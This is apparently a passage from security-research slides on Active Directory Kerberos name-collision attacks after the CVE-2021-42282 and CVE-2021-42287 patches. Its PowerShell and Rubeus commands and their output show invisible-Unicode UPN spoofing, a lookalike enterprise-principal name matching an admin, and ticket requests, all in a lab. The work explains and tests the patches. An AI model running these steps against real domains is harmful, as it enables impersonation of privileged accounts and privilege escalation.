- DOS of any HOST-mapped service in the forest
- Force any service in the forest, HOST-mapped or not, to use only NTLM
- Delegation scenarios

PREVIOUS PATCH #1: CVE-2021-42282

Added 3 new uniqueness verification checks:

- User Principal Name (UPN) uniqueness
- Service Principal Name (SPN) uniqueness
- SPN alias uniqueness

Enforced by dSHueristics (forest-wide configuration attribute), on by default

```
PS C:\Users\notadmin> Get-ADUser DemoAdmin1 | select DistinguishedName, SamAccountName, UserPrincipalName
```

DistinguishedName	SamAccountName	UserPrincipalName
-----	-----	-----
CN=DemoAdmin1,OU=Admin,DC=demo,DC=lab	DemoAdmin1	DemoAdmin1@demo.lab

```
PS C:\Users\notadmin> Set-ADUser UPNUser -UserPrincipalName "DemoAdmin1@demo.lab"
```

```
Set-ADUser : The operation failed because UPN value provided for addition/modification is not unique forest-wide  
At line:1 char:1
```

```
+ Set-ADUser UPNUser -UserPrincipalName "DemoAdmin1@demo.lab"
```

```
+ ~~~~~
```

```
+ CategoryInfo          : NotSpecified: (UPNUser:ADUser) [Set-ADUser], ADException
```

```
+ FullyQualifiedErrorId : ActiveDirectoryServer:8648,Microsoft.ActiveDirectory.Management.Commands.SetADUser
```

```
PS C:\Users\notadmin> Set-ADUser UPNUser -UserPrincipalName "Demo$([char]::ConvertFromUtf32([int]"0xE0154"))Admin1@demo.lab"
```

```
PS C:\Users\notadmin> Get-ADObject -LDAPFilter "userprincipalname=DemoAdmin1@demo.lab" -Properties SamAccountName,UserPrincipalName |
```

```
>> select DistinguishedName, SamAccountName, UserPrincipalName
```

DistinguishedName	SamAccountName	UserPrincipalName
-----	-----	-----
CN=DemoAdmin1,OU=Admin,DC=demo,DC=lab	DemoAdmin1	DemoAdmin1@demo.lab
CN=UPNUser,CN=Users,DC=demo,DC=lab	UPNUser	Demo Admin1@demo.lab

KERBEROS NAME TYPES

```
Realm          ::= KerberosString

PrincipalName  ::= SEQUENCE {
    name-type    [0] Int32,
    name-string  [1] SEQUENCE OF KerberosString
}
```

KERBEROS NAME TYPES


Name Type	Value	Meaning
NT-UNKNOWN	0	Name type not known
NT-PRINCIPAL	1	"Just the name of the principal" (SamAccountName)
NT-SRV-INST	2	Service and other unique instance (krbtgt)
NT-SRV-HST	3	Service with host name as instance (telnet, rcommands)
NT-SRV-XHST	4	Service with host as remaining components
NT-UID	5	Unique ID
NT-X500-PRINCIPAL	6	Encoded X.509 Distinguished name [RFC2253]
NT-SMTP-NAME	7	Name in form of SMTP email name (e.g., user@example.com)
NT-ENTERPRISE	10	Enterprise name (UserPrincipalName)

```
PS C:\Users\notadmin\Desktop> Get-ADObject -LDAPFilter "userprincipalname=DemoAdmin1@demo.lab" -Properties SamAccountName,UserPrincipalName |
>> select DistinguishedName, SamAccountName, UserPrincipalName
```

DistinguishedName	SamAccountName	UserPrincipalName
CN=DemoAdmin1,OU=Admin,DC=demo,DC=lab	DemoAdmin1	DemoAdmin1@demo.lab
CN=UPNUser,CN=Users,DC=demo,DC=lab	UPNUser	Demo Admin1@demo.lab

```
PS C:\Users\notadmin\Desktop> $upn = "Demo$([char]::ConvertFromUtf32([int]"0xE0154"))Admin1@demo.lab"
```

```
PS C:\Users\notadmin\Desktop> .\Rubeus.exe asktgt /user:$upn /password:Password1 /nowrap /suppencype:AES256 /principaltype:enterprise
```



v2.3.3

```
[*] Action: Ask TGT
```

```
[*] Got domain: demo.lab
```

```
[*] Using rc4_hmac hash: 64F12CDDAA88057E06A81B54E73B949B
```

```
[*] Building AS-REQ (w/ preauth) for: 'demo.lab\Demo Admin1@demo.lab'
```

```
[*] Using domain controller: 192.168.0.11:88
```

```
[X] KRB-ERROR (24) : KDC_ERR_PREAUTH_FAILED:
```



```
PS C:\Users\notadmin\Desktop> Get-ADObject -LDAPFilter "userprincipalname=DemoAdmin1@demo.lab" -Properties SamAccountName,UserPrincipalName |  
>> select DistinguishedName, SamAccountName, UserPrincipalName
```

DistinguishedName	SamAccountName	UserPrincipalName
-----	-----	-----
CN=UPNUser,CN=Users,DC=demo,DC=lab	UPNUser	Demo Admin1@demo.lab

```
PS C:\Users\notadmin\Desktop> $upn = "Demo$([char]::ConvertFromUtf32([int]"0xE0154"))Admin1@demo.lab"
```

```
PS C:\Users\notadmin\Desktop> .\Rubeus.exe asktgt /user:$upn /password:Password1 /nowrap /suppencytype:AES256 /principaltype:enterprise
```

ServiceName	: krbtgt/demo.lab
ServiceRealm	: DEMO.LAB
UserName	: Demo Admin1@demo.lab (NT_ENTERPRISE)
UserRealm	: DEMO.LAB
StartTime	: 7/5/2026 8:24:19 AM
EndTime	: 7/5/2026 6:24:19 PM
RenewTill	: 7/12/2026 8:24:19 AM
Flags	: name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType	: aes256_cts_hmac_sha1
Base64(key)	: W8sCfPyTHXjVi39rgBSVM1DPFV0t17Sxavsgkcr1r4Y=
ASREP (key)	: 64F12CDDAA88057E06A81B54E73B949B

```


PS C:\Users\notadmin\Desktop> Set-ADUser UPNUser -UserPrincipalName "DemoAdmin1@demo.lab"
Set-ADUser : The operation failed because UPN value provided for addition/modification is not unique forest-wide
At line:1 char:1
+ Set-ADUser UPNUser -UserPrincipalName "DemoAdmin1@demo.lab"
+ ~~~~~
+ CategoryInfo          : NotSpecified: (UPNUser:ADUser) [Set-ADUser], ADException
+ FullyQualifiedErrorId : ActiveDirectoryServer:8648,Microsoft.ActiveDirectory.Management.Commands.SetADUser

PS C:\Users\notadmin\Desktop> Set-ADUser UPNUser -UserPrincipalName "DemoAdmin1"
PS C:\Users\notadmin\Desktop> Get-ADObject -LDAPFilter "userprincipalname=DemoAdmin1*" -Properties SamAccountName,UserPrincipalName |
>> select DistinguishedName, SamAccountName, UserPrincipalName

```

DistinguishedName	SamAccountName	UserPrincipalName
CN=UPNUser,CN=Users,DC=demo,DC=lab	UPNUser	DemoAdmin1
CN=DemoAdmin1,OU=Admin,DC=demo,DC=lab	DemoAdmin1	DemoAdmin1@demo.lab

```
PS C:\Users\notadmin\Desktop> .\Rubeus.exe asktgt /user:DemoAdmin1 /password:Password1 /nowrap /suppenctype:AE5256
```



v2.3.3

```
[*] Action: Ask TGT
```

```
[*] Got domain: demo.lab
```


```
[*] Using rc4_hmac hash: 64F12CDDAA88057E06A81B54E73B949B
```

```
[*] Building AS-REQ (w/ preauth) for: 'demo.lab\DemoAdmin1'
```

```
[*] Using domain controller: 192.168.0.11:88
```

```
[X] KRB-ERROR (24) : KDC_ERR_PREAUTH_FAILED:
```

```
PS C:\Users\notadmin\Desktop> .\Rubeus.exe asktgt /user:DemoAdmin1 /password:Password1 /nowrap /suppencytype:AES256 /principaltype:enterprise
```



v2.3.3

[*] Action: Ask TGT

[*] Got domain: demo.lab

[*] Using rc4_hmac hash: 64F12CDDAA88057E06A81B54E73B949B

[*] Building AS-REQ (w/ preauth) for: 'demo.lab\DemoAdmin1'

[*] Using domain controller: 192.168.0.11:88

[+] TGT request successful!

[*] base64(ticket.kirbi):

```
doIFTjCCBUqgAwIBBaEDAgEWooIEXTCCBF1hggRVMiIEUaADAgEFoQobCERFTU8uTEFCoh0wG6ADAgECORQwEhsGa3J...
W0UcMBTxwTtCvJksLphqJKWaRM2oSqgMdbZauGb32vXmcgE19X0J9tpmWvgQawqPwHY14vg7YuDz5aKUyoah/AkTK3BTfC1Tc...
KZfY7t/ahT5o6pusJxFxR/8qt5t0AbpypxA4b9v+i5JWldKh7yrzvwD/fhmQq4d2NmoGC416q0dpzanJsJma/mTtDpfA6uST4...
TbrBA1+E7wB0V9uX6j0hxAwnwPPgL9H+KdCjUzICAFs6iST++sDa8jiTvFR0pFACUJikwQ7XvuCVhEZDZXEunJUyexMf839M...
zshXSPp+SmthgwT01YDKV1x0vKHvR8bMjzp6ro8CtMDIAQ1B1lhchD8p4bH46VmsiBStexit3opmIFyt9HXZz1AnA/y7Sx5LI...
GPsRm034xJzSQ8KaSLky+XNSUaJCwJ6CJzbqxLBUCgKQMaE9fvzcIxSRQm3bQqQhmuApLGkr4DgC3LMYt2/ibPfQHaqFulWy0p...
NetSDt1VozIFRCE0ezPVCuAxYGF0ewlRYsJATCTxS3B31uDUG1TrXqlingMG+eeqRUN2Fhw+5wBQx0mnW/YtrnjUe91cK209...
DszNPSSDq5tFDvkrFht5bH0j8Mj2TKdh805BM4jf8c/QhnnWUf8QzcSbGU+hNamkwVqkY0unAIG0N4EdExsK/P/URtQI1Y9Nzj...
YJRcqDTC03Tgnh6gsbp8F0y5sKP0kCht82Vq8FB2wHdtmZQXWBHCvbHCTY4DeX/fVSZocyCJGBx14n/EfgCcjcWCpdTIIzoEZ...
2ByzCBYKCBxTCBwjCBv6ArMCmgAwIBEqEiBCBy9SZdBNMt4pzxws11QaK0yrpQp01FtC5WTFRCRFUfx0aEKGwhERU1PLkxBQqID...
IwMjYwNzA2MTk1MDM5WqcRGA8yMDI2MDcxMzA5NTAzOVqoChsIREVNTy5MQUKpHTAboAMCAQKhFDASGwZrcmJ0Z3QbCGR1bW8...
```

encTicketPart

Padding: 0

> flags: 40e10000

> key

crealm: DEMO.LAB

> cname


name-type: KRB5-NT-ENTERPRISE-PRINCIPAL (10)


> cname-string: 1 item

CNameString: DemoAdmin1

```
ServiceName      : krbtgt/demo.lab
ServiceRealm     : DEMO.LAB
UserName         : DemoAdmin1 (NT_ENTERPRISE)
UserRealm        : DEMO.LAB
StartTime        : 7/6/2026 2:50:39 AM
EndTime          : 7/6/2026 12:50:39 PM
RenewTill        : 7/13/2026 2:50:39 AM
Flags            : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType          : aes256_cts_hmac_sha1
Base64(key)      : cvUmXQTTLeKc8cLNdUGijsq6UKdNRbQuVkkQkRVH8Tk=
ASREP (key)      : 64F12CDDAA88057E06A81B54E73B949B
```

UserName : DemoAdmin1 (NT_ENTERPRISE)





PREVIOUS PATCH #2: CVE-2021-42287

Dollar Ticket / noPac

PREVIOUS PATCH #2: CVE-2021-42287

- TGTs always have a PAC
- PAC_REQUESTOR_SID

3.3.5.7 TGS Exchange

If the PAC_REQUESTOR SID is present in the PAC and the client is from the KDC's realm, the KDC MUST verify that the **cname** on the ticket resolves to an account with the same SID as the PAC_REQUESTOR SID (see section 3.3.5.6.1). If it does not, the KDC MUST return KDC_ERR_TGT_REVOKED.

PREVIOUS PATCH #2: CVE-2021-42287

```
Decrypted PAC      :  
(...)  
ClientName        :  
  Client Id       : 7/6/2026 2:50:39 AM  
  Client Name     : DemoAdmin1  
UpnDns            :  
  DNS Domain Name : DEMO.LAB  
  UPN             : DemoAdmin1  
  Flags           : (2) EXTENDED  
  SamName         : UPNUser  
  Sid             : S-1-5-21-2654527649-3002338432-417080399-1116  
Attributes        :  
  AttributeLength : 2  
  AttributeFlags  : (1) PAC_WAS_REQUESTED  
Requestor         :  
RequestorSID      : S-1-5-21-2654527649-3002338432-417080399-1116
```

PREVIOUS PATCH #2: CVE-2021-42287

```
Decrypted PAC      :  
(...)  
  ClientName      :  
    Client Id     : 7/6/2026 2:50:39 AM  
    Client Name   : DemoAdmin1  
  UpnDns          :  
    DNS Domain Name : DEMO.LAB  
    UPN            : DemoAdmin1  
    Flags          : (2) EXTENDED  
    SamName        : UPNUser  
    Sid            : S-1-5-21-2654527649-3002338432-417080399-1116  
  Attributes      :  
    AttributeLength : 2  
    AttributeFlags  : (1) PAC_WAS_REQUESTED  
  Requestor       :  
    RequestorSID    : S-1-5-21-2654527649-3002338432-417080399-1116
```

```
Requestor      :  
  RequestorSID : S-1-5-21-2654527649-3002338432-417080399-1116  
  
PS C:\Users\notadmin\Desktop> Get-ADUser -Identity S-1-5-21-2654527649-3002338432-417080399-1116 |  
>> select DistinguishedName, SamAccountName, UserPrincipalName  
  
DistinguishedName      SamAccountName UserPrincipalName  
-----  
CN=UPNUser,CN=Users,DC=demo,DC=lab UPNUser DemoAdmin1
```

PREVIOUS PATCH #2: CVE-2021-42287

```
PS C:\Users\notadmin\Desktop> .\Rubeus.exe asktgs /ticket:$tgt /service:ldap/dc01 /nowrap
```

```
[*] Action: Ask TGS
```

```
[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the service ticket
```

```
[*] Building TGS-REQ request for: 'ldap/dc01'
```

```
[*] Using domain controller: DC01.demo.lab (192.168.0.11)
```

```
[+] TGS request successful!
```

```
[*] base64(ticket.kirbi):
```

```
doIF0jCCBTagAwIBBaEDAgEWooIETzCCBETHggRHMIIIEQ6ADAgEFoQobCERFTU8uTEFCohcwFaADAgECoQ4wDBSEbGRhcBsEZGMwMaOCBBUwggQRoAMCARKhAwIBA6KCBAMEggP/2W5  
pjlWenWLjBhStWvIiFA2iAdfs6xdj4ydAtu3/wc01EokutlRnflN2qF+Up02UxrRoVwrlpeH1lqgVbKY1j9taKek/la7Z2PSH8R+my9QNX0FM61otAyJpVp0tfpnASrMftCzhjcJPrnAFchNz  
qWnlAK/kf5iIBtv9/5J8uTkUrIk5X8roHYtnbMLOqEdh3ZWyqi5BD52Adt7Ff6I2ia2sGINJsxl6EV8yOLQo4rgy9MmGwGLlkPHPqh08XOnFmksSzP7fX8Ue6H8g3uQM06Rb5HLbzx164i9nh  
PAKJZoLDyMdIH8svhcEysVl7zaVp02tdjfhP3jeThErN75ch9njMLV9nTfebTJcFNUlWZ0bNx+Y6zgD5rte/0cPw6LTDTq2ZiVU1xEbY0rKCExp0JSGcREuV2/BUiZSvNaZnAUCQf1bAADB3  
rtp8yY3CPX7Pz5zkxUF8UGj6Li1M9NFSAXrriAUkIe7RJEWKYwniswivl1aImpIk748182K80ijgtkkHK02frQTxl1b73HhrVGhf4ZgvwkV3vCUOMcQOwqLpilSTBpdd4Uz3sx1jZ61fB3jh  
R71M4iQe9RdUrWMSPolUZ6yCda+Y6H9q1abhE3doDbkdmQ9FnWLTq2ZGgiGwi7AKbeQK1EP3dKauWVGRjUJTtpBmamBvDLYjYO2wBTopM1GsG1c67arh7cNG5SMckZID0aTi1MNF0p+d0zcn1  
n5cPXTQ+KmNpSNwICY3LwkQ3qikvWAeuFzv5d3NIJpwor/9U8+/IXIZF6nFzN/rPJFc06HT6BEOPG8RNz8L8boB5yMK5b+VQiTLDBtF8/0M6Hd6bw7ycCynFdMrCRuBQEM5iTPEK9XYgRMZc  
42euxz7HJUL3ip0AmbgxQOm8KK1AWy+qnSABzjC2HN2r0t7durENCCcZ8cW2awPdTen68PU0d7/M6h7gGrSI7T82GzG+kD1tH/RjULNGZD8kzBIZGgT4A5zng6cSRwusaLeoMqVaeSdBVYPow  
CigcsEgch9gcUwgcKgg8wgbwwgbmgKzApoAMCARKhIgQgh2/PJL2b5AhvirTkfqIqNGOD0Kz5rsWbLSnUG2WX5zuhChsIREVNTy5MQUKiFzAVoAMCAQqhDjAMGwpEZW1vQWRtaW4xowcDBQB  
NzIyMTI1M1qnERgPMjAyNjA3MTQxMjE5NTNaqAobCERFTU8uTEFCqRcwFaADAgECoQ4wDBSEbGRhcBsEZGMwMQ==
```

```
ServiceName      : ldap/dc01  
ServiceRealm     : DEMO.LAB  
UserName         : DemoAdmin1 (NT_ENTERPRISE)  
UserRealm        : DEMO.LAB  
StartTime        : 7/7/2026 5:14:23 AM  
EndTime          : 7/7/2026 3:12:53 PM  
RenewTill        : 7/14/2026 5:12:53 AM  
Flags            : name_canonicalize, ok_as_delegate, pre_authent, renewable, forwardable  
KeyType          : aes256_cts_hmac_sha1  
Base64(key)      : h2/PJL2b5AhvirTkfqIqNGOD0Kz5rsWbLSnUG2WX5zs=
```

PREVIOUS PATCH #2: CVE-2021-42287

```
ClientName      :  
  Client Id     : 7/7/2026 5:12:53 AM  
  Client Name   : DemoAdmin1  
UpnDns         :  
  DNS Domain Name : DEMO.LAB  
  UPN           : DemoAdmin1  
  Flags         : (2) EXTENDED  
  SamName       : UPNUser  
  Sid           : S-1-5-21-2654527649-3002338432-417080399-1116
```

PREVIOUS PATCH #2: CVE-2021-42287

```
PS C:\Users\notadmin\Desktop> Set-ADUser UPNUser -Clear UserPrincipalName
PS C:\Users\notadmin\Desktop> Get-ADObject -LDAPFilter "userprincipalname=DemoAdmin1*" -Properties SamAccountName,UserPrincipalName |
>> select DistinguishedName, SamAccountName, UserPrincipalName
```

DistinguishedName	SamAccountName	UserPrincipalName
-----	-----	-----
CN=DemoAdmin1,OU=Admin,DC=demo,DC=lab	DemoAdmin1	DemoAdmin1@demo.lab

```
PS C:\Users\notadmin\Desktop> .\Rubeus.exe asktgs /ticket:$tgt /service:ldap/dc01 /nowrap
```

[illegible]

v2.3.3

```
[*] Action: Ask TGS
```

```
[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the service ticket
```

```
[*] Building TGS-REQ request for: 'ldap/dc01'
```

```
[*] Using domain controller: DC01.demo.lab (192.168.0.11)
```

```
[X] KRB-ERROR (20) : KDC_ERR_TGT_REVOKED
```




**Privilege
Escalation**

